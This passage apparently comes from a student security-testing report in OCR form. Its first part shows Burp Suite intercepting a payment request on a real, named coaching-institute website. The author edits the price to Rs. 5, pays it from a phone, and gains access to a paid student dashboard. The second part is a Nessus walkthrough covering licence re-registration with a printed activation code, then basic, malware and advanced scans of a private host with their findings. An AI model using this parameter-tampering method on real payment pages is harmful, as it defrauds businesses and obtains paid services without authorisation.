6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://www.afaindia.com/nift-mfm-bftech
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Connection: close
16
17
```

Comment this item HTTP/1.1

Inspector

- Request Attributes
- Request Query Parameters
- Request Body Parameters
- Request Cookies
- Request Headers

Search... 0 matches

12) Edit the price and change it to Rs. 5 then click on “Forward” tab at top left corner

13) Now the payment portal will open in the website and the new amount to be paid is Rs 5

Pay For Entrance exam preparation for NIFT, NID, CEED, PEARL, SHRISTI, FDDI, ARCH, IID, APEEJAY, MIT AT AFA INDIA — Mozilla Firefox

FoxyProxy Options × FoxyProxy Standard – Get × Burp Suite Community Ed × +

← → × ⌂ https://www.afaindia.com/paynow.php 80% ☆

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

Already Registered, [Login Here](#)

Your name *

Type Your Name

Amount

5

Your email address *

Type Your Email

Your Mobile Number *

Enter Your 10 digits Mobile Number

Address *

Address

City *

City

State *

State

Pin / Zip Code *

Pin/Zip Code

Submit Detail

OPENING SOON
MG ROAD, PUNE
& DWARKA DELHI

Pay For Entrance exam preparation for NIFT , NID, CEED, PEARL, SHRISTI, FDDI, ARCH, IID, APEEJAY, MIT AT AFA INDIA — Mozilla Firefox

← → × ⌂ ⌂ https://www.afaindia.com/paynow.php 80% ☆

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

Your name * Already Registered, Login Here

Amount

Your email address *

Your Mobile Number *

Address *

City *

State *

Pin / Zip Code *


ENQUIRE NOW!


Submit Detail

OPENING SHORTLY
MG ROAD, PUNE
& DOWRAKA, DELHI


Waiting for googleleads.g.doubleclick.net...

14) The payment request will be sent on the registered mobile phone





15) Make the payment from phone



16) Now our account is created in the website and we can see the courses

A screenshot of a Firefox browser window titled "AFA INDIA — Mozilla Firefox". The address bar shows the URL "https://www.afaindia.com/student/dashboard". The page content is the "HAPPY DASHBOARD" for a user named "happy". The dashboard has a sidebar with various links: Dashboard, Design College Form, Live Classes, Recorded Classes, Assignments, Video Lesson, Study Materials, Ask to Expert, Online Test Series, Postal Coaching, and Profile. The main area is titled "DASHBOARD" and contains several colored boxes representing different test series and coaching options. A message to the user "happy" is displayed: "Dear happy, We start online class for our registered students. If you are our classroom student then you can join the class." A "LIVE CLASS DETAILS" button is visible at the bottom.

17) We have to go back to burpsuite application and click “intercept is on” to switch the intercept off

A screenshot of the Burp Suite Community Edition v2022.8.5 application. The title bar says "Burp Suite Community Edition v2022.8.5 - Temporary Project". The menu bar includes Burp, Project, Intruder, Repeater, Window, and Help. The top navigation bar has tabs for Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Logger, Extender, Project options, User options, and Learn. The "Proxy" tab is selected. Below the tabs, there are buttons for Forward, Drop, Intercept (which is highlighted in blue), Action, and Open Browser. The "Raw" tab is selected in the request list. The request pane shows a single line of raw HTTP traffic: "1 [SET /maps/api/mapapis/gen_204?csp_test=true HTTP/2". The Inspector pane on the right shows the request details with 14 matches found. The status bar at the bottom indicates 0 matches.

NESSUS:

The most frequently used vulnerability assessment tool in the sector may assist you in lowering the attack surface of your company and ensuring compliance. High-speed asset discovery, configuration auditing, target profiling, malware detection, sensitive data discovery, and other functions are available with Nessus. Nessus supports more technologies than competing solutions, scanning key infrastructure, databases, next-generation firewalls, network devices, and hypervisors.

Basic features of Nessus:

- Reduces attack surfaces and identifies vulnerabilities that must be fixed to prevent attacks. Comprehensive: Complies with the broadest range of compliance and regulatory standards. Scalable: Begin with a Nessus Professional single user licence and upgrade to Nessus Manager or Tenable.io as your vulnerability management needs grow.
 - Low total cost of ownership (TCO): One low-cost, comprehensive vulnerability scanning solution
 - Regularly updated: The Tenable research team is always adding new material.
- 1) To re-register our activation code we have to first stop our Nessus services, which can be done by the command “service nessusd stop”. Then we reset the userlist and re-register ourselves with the activation code as shown below.

```
root@kali:/opt/nessus/sbin
File Actions Edit View Help
[root@kali] ~
# /bin/systemctl start nessusd.service
[root@kali] ~
# cd /opt/nessus/sbin
[root@kali] /opt/nessus/sbin
# service nessusd stop
[root@kali] /opt/nessus/sbin
# ./nessuscli fix --reset
Resetting Nessus configuration will permanently erase all your settings and cause Nessus to become unregistered.
Do you want to proceed? (y/n) [n]: y
Successfully reset Nessus configuration.


[root@kali] /opt/nessus/sbin
# ./nessuscli fetch --register YPJH-YAFD-KPQG-6FMT
Your Activation Code has been registered properly - thank you.
Refreshing Nessus license information ... complete; continuing with updates.

----- Fetching the newest updates from nessus.org -----
[error] Nessus Plugins: The server returned an error: Account expired
Nessus Plugins: Failed

[error] Nessus Core Components: The server returned an
```

- 2) On pressing Enter, the Nessus plugins start to download automatically.

- 3) Then we type “kali:8834” in google searchbar and we can see our Nessus window





- 4) Once we have logged in we go to “My scans” and select “New scan” from top right corner

The screenshot shows the Nessus Expert interface in Mozilla Firefox. The title bar reads "Nessus Expert / Folders / My Scans — Mozilla Firefox". The address bar shows the URL "https://kali:8834/#/scans/folders/my-scans". The page header includes a "Scan" button, a "Settings" button, and a user profile icon. On the left, there's a sidebar with "Folders" (My Scans, All Scans, Trash), "Resources" (Policies, Plugin Rules, Customized Reports, Terrascan), and a "Scan" button. The main content area is titled "My Scans" and displays a table with 13 rows. The columns are "Name", "Schedule", and "Last Modified". The table shows various scan names like "Basic Scan", "Advance Scan", "Host Scan by preksha", etc., all set to "On Demand" and modified between October 17 and November 6.

- 5) Select “Basic Network Scan”

The screenshot shows the Nessus Expert interface in Mozilla Firefox, specifically the "Scan Templates" section. The title bar reads "Nessus Expert / Scan Templates — Mozilla Firefox". The address bar shows the URL "https://kali:8834/#/scans/reports/new". The page header includes a "Scan" button, a "Settings" button, and a user profile icon. On the left, there's a sidebar with "Folders" (My Scans, All Scans, Trash), "Resources" (Policies, Plugin Rules, Customized Reports, Terrascan), and a "Scan" button. The main content area is titled "Scan Templates" and shows a "Scanner" tab selected. It features sections for "DISCOVERY" and "VULNERABILITIES". Under "DISCOVERY", there are cards for "Attack Surface Discovery" and "Host Discovery". Under "VULNERABILITIES", there are cards for "Basic Network Scan", "Advanced Scan", "Advanced Dynamic Scan", and "Malware Scan". Each card has a small icon and a brief description.

6) Then enter the domain name and start scan.



Kali-Linux-2021.2-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

pestudio.zip [read...]

Nessus Expert / Folders / View Scan - Mozilla Firefox

qterminal Thunar 01:55 PM 95% folder

Cloud Project 2 review its

etc

proc_uk

rules

so_rules

PDF

host report es 2 items

host log

host config

Nessus Scans Settings

Basic Scan

Back to My Scans

Scan Summary Hosts 1 Vulnerabilities 33 Remediations 4 VPR Top Threats History 1

Search Actions 4 Actions

Action	Vulns	Hosts
Apache 2.4.x < 2.4.54 Multiple Vulnerabilities: Upgrade to Apache version 2.4.54 or later.	14	1
OpenSSL 1.1.1 < 1.1.1q Vulnerability: Upgrade to OpenSSL version 1.1.1q or later.	5	1
PHP 8.0.x < 8.0.24 Multiple Vulnerabilities: Upgrade to PHP version 8.0.24 or later.	3	1
Oracle TNS Listener Remote Poisoning: Apply the workaround in Oracle's advisory.	1	1

Scan Details

Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v2.0
Scanner: Local Scanner
Start: Today at 1:31 PM
End: Today at 1:52 PM
Elapsed: 21 minutes

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Detailed description: This screenshot shows the Nessus Expert interface after a basic network scan. The main pane displays a table of vulnerabilities found on a single host. The 'Vulnerabilities' tab is selected, showing 33 entries. The 'Hosts' tab shows 1 host. The 'Scan Details' panel on the right provides summary information about the completed scan, including the policy used (Basic Network Scan), the scanner type (Local Scanner), and the duration (21 minutes). A pie chart at the bottom indicates the severity distribution of the vulnerabilities.

Kali-Linux-2021.2-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

pestudio.zip [read...]

Nessus Expert / Folders / View Scan - Mozilla Firefox

qterminal Thunar 01:55 PM 95% folder

Cloud Project 2 review its

etc

proc_uk

rules

so_rules

PDF

host report es 2 items

host log

host config

Nessus Scans Settings

Basic Scan

Back to My Scans

Scan Summary Hosts 1 Vulnerabilities 33 Remediations 4 VPR Top Threats History 1

Filter Search Hosts 1 Host

Host	Vulnerabilities
172.16.145.135	3 Critical 5 High 13 Medium 64 Total

Scan Details

Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v2.0
Scanner: Local Scanner
Start: Today at 1:31 PM
End: Today at 1:52 PM
Elapsed: 21 minutes

Vulnerabilities

Critical (Red)



High (Orange)

Medium (Yellow)

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Detailed description: This screenshot shows the Nessus Expert interface after a basic network scan. The main pane displays a table of vulnerabilities found on a single host. The 'Vulnerabilities' tab is selected, showing 33 entries. The 'Hosts' tab shows 1 host. The 'Scan Details' panel on the right provides summary information about the completed scan, including the policy used (Basic Network Scan), the scanner type (Local Scanner), and the duration (21 minutes). A pie chart at the bottom indicates the severity distribution of the vulnerabilities, with segments for Critical, High, and Medium levels.

7) Performing Malware Scan by Nessus



8) Performing Advance Scan by Nessus



The screenshot shows the Nessus Expert interface on a Kali Linux VM. The main window displays a table of vulnerabilities found during an 'Advanced Scan'. The table has columns for Severity (CRITICAL, MIXED, HIGH, MEDIUM), Score, Name, Family, and Count. A pie chart on the right shows the distribution of vulnerabilities by severity: Critical (red), High (orange), Medium (yellow), Low (light blue), and Info (blue).

Severity	Score	Name	Family	Count
CRITICAL	10.0	Oracle Database Unsuppor...	Databases	1
MIXED	...	OpenSSL (Multiple Iss...	Web Servers	6
HIGH	...	Apache Httpd (Multipl...	Web Servers	4
MEDIUM	5.0	SMB Signing not required	Misc.	1
MIXED	...	SSL (Multiple Issues)	General	8
MIXED	...	HTTP (Multiple Issues)	Web Servers	4
